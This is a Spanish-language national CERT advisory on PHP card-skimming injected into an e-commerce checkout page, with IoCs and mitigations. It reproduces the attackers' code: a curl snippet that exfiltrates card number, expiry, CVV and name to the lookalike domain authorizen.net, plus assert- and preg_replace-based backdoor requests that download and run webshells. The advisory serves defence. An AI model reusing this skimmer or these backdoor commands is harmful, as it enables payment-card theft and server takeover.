Nro. Alerta:	EC-2022-076	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	27-mayo-2022	**CODIGO MALICIOSO PHP PARA ROBO DE TARJETAS DE CRÉDITO**	V 1.1

I. DATOS GENERALES:

Clase de alerta: Malware
Tipo de incidente: Código malicioso
Nivel de riesgo: Medio

II. ALERTA

Atacantes cibernéticos extraen datos de tarjetas de crédito de empresas en línea de EEUU, al inyectar código PHP malicioso en las páginas de pago de comercio electrónico, según alerta emitida por el FBI.



Figura 1.- lustraciones distintivas de un código PhP **Fuente:** DRA

III. INTRODUCCIÓN

A partir de enero de 2022, ciberdelincuentes no identificados, extrajeron ilegalmente datos de tarjetas de crédito de una empresa de Estados Unidos, mediante la inyección de un código de preprocesador de hipertexto (PHP) malicioso, en la página de pago en línea de la empresa y

Dirección: Av. Amazonas N40-71 y Gaspar de Villaroel
Código postal: 170501 / Quito-Ecuador
Teléfono: 593-2 2271 180 - www.arcotel.gob.ec

enviaron los datos extraídos a un servidor controlado por un cómplice que falsificó una tarjeta legítima.

Los ciberdelincuentes crean una puerta trasera básica utilizando una función de depuración que permite que el sistema descargue dos webshells en el servidor web de la empresa, dando a los atacantes puertas traseras para una mayor explotación.

Según la alerta del FBI, que detalla un ataque en particular que comenzó en septiembre de 2020, junto con la recolección de datos de tarjetas de crédito, los ciberdelincuentes estaban modificando el código de la página de pago de la empresa para obtener un acceso de puerta trasera (backdoor) al sistema de las empresas en línea. El FBI proporcionó indicadores de compromiso (IoC) y mitigaciones recomendadas para minoristas electrónicos similares, incluidos parches y monitoreo continuo de entornos de comercio electrónico.

Figura 2.- ***backdoor*** **Fuente:** DRA

IV. VECTOR DE ATAQUE

Red

V. IMPACTO

PHP es un lenguaje de programación de backend ligero pero muy potente. Impulsa alrededor del 80% de las aplicaciones web globales, lo que lo convierte en uno de los lenguajes más utilizados en el mundo del desarrollo.

Dirección: Av. Amazonas N40-71 y Gaspar de Villaroel
Código postal: 170501 / Quito-Ecuador
Teléfono: 593-2 2271 180 - www.arcotel.gob.ec

Nro. Alerta:	EC-2022-076	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	27-mayo-2022	**CODIGO MALICIOSO PHP PARA ROBO DE TARJETAS DE CRÉDITO**	V 1.1

Ciberdelincuentes no identificados comenzaron a apuntar a una empresa de EE.UU., en septiembre de 2020 desde tres direcciones IP: 80.249.207.19, 80.82.64.211 y 80.249.206.197. Los piratas cibernéticos insertaron código PHP malicioso en la página de pago en línea personalizada de la empresa, "checkout.php", modificando el archivo: ***TempOrders.php*** asociado. La página de pago fue modificada con la siguiente sentencia: ***include().***

```
include("includes/cart_required_files.php")
```

Figura 3.- *Ejemplo de sentencia: **"include ()"***

La sentencia: ***include ()***, permite a los desarrolladores importar código PHP de un archivo a otro archivo, lo que disminuye la cantidad de archivos que los desarrolladores deben modificar para actualizar su código. Los piratas cibernéticos explotaron esta capacidad para insertar el contenido de: ***TempOrders.php*** en el archivo de pago: ***cart_required_files.php*.** Este archivo: ***cart_required_files.php*,** contenía una sentencia: "***require_once()***", que es casi idéntica a la sentencia: ***include()***, excepto que si no se puede encontrar el archivo identificado, se muestra una advertencia y continúa la ejecución del programa.

```
require_once("$root/cart/config/TempOrders.php")
```

Figura 4.- *Ejemplo de sentencia **"requier_once"***

A partir de enero de 2022, los piratas cibernéticos no identificados utilizaron la función: ***require_once()***, para llamar y ejecutar el archivo: ***TempOrders.php***, que contenía el código utilizado para raspar y filtrar datos de los clientes de la empresa estadounidense a un archivo PHP específico: ***"file_name.php":***

```
$curl = curl_init();
      curl_setopt($curl, CURLOPT_URL,
'http://authorizen.net/file_name.php');
      curl_setopt($curl, CURLOPT_POST, true);
      curl_setopt($curl, CURLOPT_POSTFIELDS,
"data=".base64_encode($_POST['cc']."|".$_POST['exp']."|".$_POST['cvv'
]."|".$_POST['name']."|".$var[XXX]."|".$var[XXX]."|".$var[XXX]."|".$v
ar[XXX]."|".$var[XXX]."|".$var[XXX]));
      $out = curl_exec($curl);
      curl_close($curl);
```

Figura 5.- *Ejemplo de código desde archivo **TempOrders.php** identificado en la víctima*

Dirección: Av. Amazonas N40-71 y Gaspar de Villaroel
Código postal: 170501 / Quito-Ecuador
Teléfono: 593-2 2271 180 - www.arcotel.gob.ec

Nro. Alerta:	EC-2022-076	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	27-mayo-2022	**CODIGO MALICIOSO PHP PARA ROBO DE TARJETAS DE CRÉDITO**	V 1.1

El código malicioso publica la información de pago del cliente en un dominio falsificado de procesamiento de tarjeta: *http://authorizen[.]net/,* donde se agrega la **'n'** para suplantar o falsificar: *http://authorize[.]net/,* que es el dominio legítimo de una empresa de procesamiento de tarjetas. Los piratas cibernéticos no identificados también establecieron un acceso de puerta trasera al sistema de la empresa modificando dos archivos.

Primero, los piratas cibernéticos establecieron una puerta trasera rudimentaria insertando la función: ***assert ($_REQUEST['login']).*** Esta función está diseñada para depurar y ejecutar el código enviado como el parámetro de solicitud HTTP "login". Tras la ejecución, el sistema descarga un webshel P.A.S. totalmente funcional, en el servidor web de la empresa afectada.

```
http://www.company.com/legit.php?login=system(curl -O
https://raw.githubusercontetn.com//cr1f/P.A.S.-
Fork/main/file_name.php')
```

Figura 6.- *Ejemplo de código usado para implementar un backdoor*

En segundo lugar, los piratas cibernéticos insertaron la expresión regular de PHP: *@preg_replace("/f/e",$_GET['u'],"fengjiao"),* que está diseñado para insertar y ejecutar el código PHP enviado como una variable de solicitud HTTP denominada "u".

```
http://www.company.com/otherLegitFile.php?u=system('ls -la;')
```

Figura 7.- *Ejemplo de solicitud HTTP utilizada para ejecutar código PHP y habilitar backdoor*

Usando las técnicas descritas, los piratas cibernéticos descargaron dos webshells PHP, P.A.S. y b374, que se aprovecharon como backdoors para una mayor explotación.

Según Microsoft, el malware de robo de tarjetas utiliza cada vez más secuencias de comandos PHP maliciosas en servidores web para manipular las páginas de pago y eludir las defensas del navegador activadas por el código JavaScript. Los ataques de robo de tarjetas “Magecart” basados en JavaScript, han sido la principal amenaza para los sitios de comercio electrónico en los últimos años, pero el código PHP sigue siendo una fuente importante de actividad de robo de tarjetas.

Además, los investigadores de amenazas de Microsoft han observado un cambio en las tácticas utilizadas por el malware de robo de tarjetas. Durante la última década, el robo de tarjetas ha estado dominado por el llamado malware Magecart que se basa en el código JavaScript para inyectar scripts en las páginas de pago y entregar malware que captura y roba los detalles de la tarjeta de pago.

Dirección: Av. Amazonas N40-71 y Gaspar de Villaroel
Código postal: 170501 / Quito-Ecuador
Teléfono: 593-2 2271 180 - www.arcotel.gob.ec

Nro. Alerta:	EC-2022-076	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	27-mayo-2022	**CODIGO MALICIOSO PHP PARA ROBO DE TARJETAS DE CRÉDITO**	V 1.1

La empresa de seguridad Sucuri observó que el 41 % de las nuevas muestras de malware extraídas de tarjetas de crédito en 2021, procedían de extracción de datos de tarjetas de crédito backend de PHP. Esto sugería que solo al escanear en busca de infecciones de JavaScript en el frontend podría pasarse por alto una gran proporción de malware de robo de tarjetas de crédito.

Como explica Sucuri, las puertas traseras webshell, brindan a los atacantes acceso completo al sistema de archivos del sitio web, a menudo brindando una imagen completa del entorno, incluido el sistema operativo del servidor y las versiones de PHP, así como una poderosa funcionalidad para cambiar los permisos de los archivos y moverse a sitios web y directorios adyacentes. Las webshells representaron el 19% de las 400 nuevas firmas de malware recopiladas por Sucuri en 2021.

La empresa vio un aumento "enormemente desproporcionado" en las firmas en 2021, para los ladrones de tarjetas de crédito basados en PHP que afectaron las plataformas de comercio electrónico Magento, WordPress y OpenCart.

VI. INDICADORES DE COMPROMISO

Las siguientes direcciones IP y Uniform Resources Locators (URL'S), fueron usadas durante la explotación de la vulnerabilidad y filtración de datos:

IP Addresses	Uniform Resource Locators (URLs)
80.249.207.19	N/A
80.82.64.211	N/A
80.249.206.197	N/A

Las siguientes herramientas de malware fueron utilizadas durante la intrusión:

Nro. Alerta:	EC-2022-076	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	27-mayo-2022	**CODIGO MALICIOSO PHP PARA ROBO DE TARJETAS DE CRÉDITO**	V 1.1

Filename	pas.php
MD5:	73B4EF0EDA0BF07EF4DC1C543F668018
SHA256:	Ac28e5f136e9307d965466f77cf0845dc4cf08a701323ab4fbc66d91b28cfab9
SHA1:	6f81a02b802d17e9dc7fc846eb1ce8f14e10b813
File Size:	15.68 KB (16059 bytes)
File Type:	Unknown
Note:	P.A.S. webshell (aka Fobushell) was developed and published by Ukrainian developer Jaroslav Volodimirovich Panchenko (aka Profexer). In December 2016, the Department of Homeland Security published a report concerning attacks on the 2016 U.S. elections, which identified P.A.S. as a tool used by Russian Intelligence Services (referenced by the DHS as "GRIZZLY STEPPE").

Filename	log.php
MD5:	0D43648311AC978702538CF1AC4E1257
SHA256:	9a0023406283d9856b07b2d39b4444130001f86131841df2eba206f0ae379b6c
SHA1:	595ce84634536b3a2cc0d6dd05af7003ce8ed04a
File Size:	97.23 KB (99559 bytes)
File Type:	PHP
Note:	This was a webshell published at Github.com/b374k/b374k.

Filename	Index.php
MD5:	05A7373DAA77917128535C76B2B363FE
SHA256:	0b754dee14703b23b97dbb50baa5b83931003f0744822eb6a76b0291fb1e6587
SHA1:	5d46d944af2a9dda829a653856c7ea9ec723dfc5
File Size:	206.25 KB (211204 bytes)
File Type:	unknown
Note:	Adminer is a legitimate PHP-based database tool. This tool is commonly used for managing content in MySQL databases, but it should not be exposed to the public as a general security practice.

Código PHP: El siguiente código PHP es un ejemplo de cómo los piratas cibernéticos no identificados modificaron el código de la empresa objetivo. Las primeras tres líneas, que comienzan con ***"$this"***, son código real de carrito de compras de la compañía, y las líneas restantes, que comienzan con ***"curl",*** fueron agregadas por piratas cibernéticos.

Dirección: Av. Amazonas N40-71 y Gaspar de Villaroel
Código postal: 170501 / Quito-Ecuador
Teléfono: 593-2 2271 180 - www.arcotel.gob.ec

Nro. Alerta:	EC-2022-076	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	27-mayo-2022	**CODIGO MALICIOSO PHP PARA ROBO DE TARJETAS DE CRÉDITO**	V 1.1

```
$this->streamAccess=$var[XXX];
$this->username=$var[XXX];
$this->originalZip=$var[XXX];
$curl = curl_init();
curl_setopt($curl, CURLOPT_URL, 'http://authorizen.net/
file_name.php');
curl_setopt($curl, CURLOPT_POST, true);
curl_setopt($curl, CURLOPT_POSTFIELDS,
"data=".base64_encode($_POST['cc']."|".$_POST['exp']."|".$_POST['cvv'
]."|".$_POST['name']."|".$var[XXX]."|".
$var[XXX]."|".$var[XXX]."|".$var[XXX]."|".$var[XXX $out =
curl_exec($curl);
curl_close($curl);
}
}
```

Figura 7.- *Ejemplo de código usado para modificar el objetivo solicitud HTTP utilizada para ejecutar código PHP y habilitar backdoor*

VII. RECOMENDACIONES

El EcuCERT recomienda a su comunidad objetivo tomar en consideración lo siguiente:

- Actualice y parche todos los sistemas, para incluir sistemas operativos, software y cualquier código de terceros que se ejecute como parte de su sitio web.
- Cambiar las credenciales de inicio de sesión predeterminadas en todos los sistemas. Abstenerse de almacenar claves privadas en texto sin formato.
- Monitorear las solicitudes realizadas en su entorno de comercio electrónico para identificar posibles actividades maliciosas.
- Segregar y segmentar los sistemas de red para limitar la facilidad con la que los ciberdelincuentes pueden moverse de uno a otro y asegurar todos los sitios web.

Dirección: Av. Amazonas N40-71 y Gaspar de Villaroel
Código postal: 170501 / Quito-Ecuador
Teléfono: 593-2 2271 180 - www.arcotel.gob.ec

Nro. Alerta:	EC-2022-076	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	27-mayo-2022	**CODIGO MALICIOSO PHP PARA ROBO DE TARJETAS DE CRÉDITO**	V 1.1

- Es recomendable usar dos medidas de protección para fortalecer la seguridad de su aplicación, es decir, utilizando las solicitudes GET en su URL y asegurando que las solicitudes que no son GET solo se generen a partir de su código del lado del cliente.

- Utilice siempre certificados SSL en sus aplicaciones. Es un protocolo estándar (HTTPS) para transmitir datos entre los servidores de forma segura. Al usar un certificado SSL, su aplicación obtiene la ruta segura de transferencia de datos.

- Instale software/hardware de terceros de fuentes confiables. Coordinar con el fabricante para garantizar que sus protocolos de seguridad impidan el acceso no autorizado a los datos almacenan y/o procesan.

- Escanee y supervise activamente los registros web y las aplicaciones web para detectar accesos no autorizados, modificaciones y actividades anómalas.

- No exponer las identificaciones bajo ninguna circunstancia, ya que luego puede comprometer su identidad con otro ataque.

- Aplicar parches a todos los sistemas en busca de vulnerabilidades críticas, priorizando la aplicación oportuna de parches a los servidores conectados a Internet para detectar vulnerabilidades conocidas y software que procesa datos de Internet, como navegadores web, complementos de navegador y lectores de documentos.

- Fortalecer los requisitos de credenciales e implementar la autenticación multifactor para proteger las cuentas individuales.

- Realice copias de seguridad regulares para reducir el tiempo de recuperación en caso de un compromiso o ciberataque.

- Para evitar el secuestro de sesiones, vincule siempre sus sesiones a su dirección IP real, esto ayuda a invalidar sesiones y permite saber inmediatamente que alguien está intentando omitir su sesión para obtener el control de acceso de la aplicación.

- Existe una estructura de directorio específica en los marcos de micro PHP, que asegura el almacenamiento de archivos de marco importantes como controladores, modelos, el archivo de configuración (.yaml), por esto, guarde los archivos en una carpeta distinta, en lugar de guardarlos en el directorio raíz. Esto los hará menos accesibles en el navegador y ocultará las funcionalidades a cualquier atacante potencial.

Dirección: Av. Amazonas N40-71 y Gaspar de Villaroel
Código postal: 170501 / Quito-Ecuador
Teléfono: 593-2 2271 180 - www.arcotel.gob.ec

Nro. Alerta:	EC-2022-076	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert
TLP:	TLP:BLANCO		
Fecha:	27-mayo-2022	**CODIGO MALICIOSO PHP PARA ROBO DE TARJETAS DE CRÉDITO**	V 1.1

- Mantener un Plan de Respuesta a Incidentes actualizado que aborde la respuesta a amenazas cibernéticas.

VIII. DESCARGO DE RESPONSABILIDAD

- La información en la presente alerta; se proporciona "tal cual" solo con fines informativos. EcuCERT no respalda ningún producto o servicio comercial, incluidos los sujetos de análisis.
- Cualquier referencia a productos, procesos o servicios comerciales específicos por marca de servicio, marca comercial, fabricante o de otro modo, no constituye ni implica respaldo, recomendación o favorecimiento por parte del EcuCERT.
- La presente alerta no debe utilizarse con fines publicitarios o de patrocinio de productos.

IX. REFERENCIAS

- Evan Zimmer, Finance Writer (11 de mayo de 2022), ZDNet, obtenido de: https://www.zdnet.com/finance/credit-cards/american-express-partners-with-google-to-make-using-chromes-autofill-with-a-credit-card-more-secure/
- Demian Blog (17 de mayo de 2022), Demian Blog, obtenido de: https://dearce.com.uy/fbi-minoristas-electronicos-cuidado-con-las-inyecciones-web-para-extraer-datos-de-tarjetas-de-credito-puertas-traseras/
- Leandro Ferrari (19 de mayo de 2022), TALSOFT, obtenido de: https://www.talsoft.com.ar/site/es/el-fbi-advierte-sobre-los-ataques-a-las-tiendas-en-linea-de-magento-a-traves-de-la-antigua-vulnerabilidad/
- Samuel Esteban (31 de enero de 2017), Backtrack Academy, obtenido de: https://backtrackacademy.com/articulo/inyeccion-de-codigo-malicioso-en-aplicaciones-web-php
- FBI (16 de mayo de 2022), FBI Cyber Division, obtenido de: https://www.ic3.gov/Media/News/2022/220516.pdf

Dirección: Av. Amazonas N40-71 y Gaspar de Villaroel
Código postal: 170501 / Quito-Ecuador
Teléfono: 593-2 2271 180 - www.arcotel.gob.ec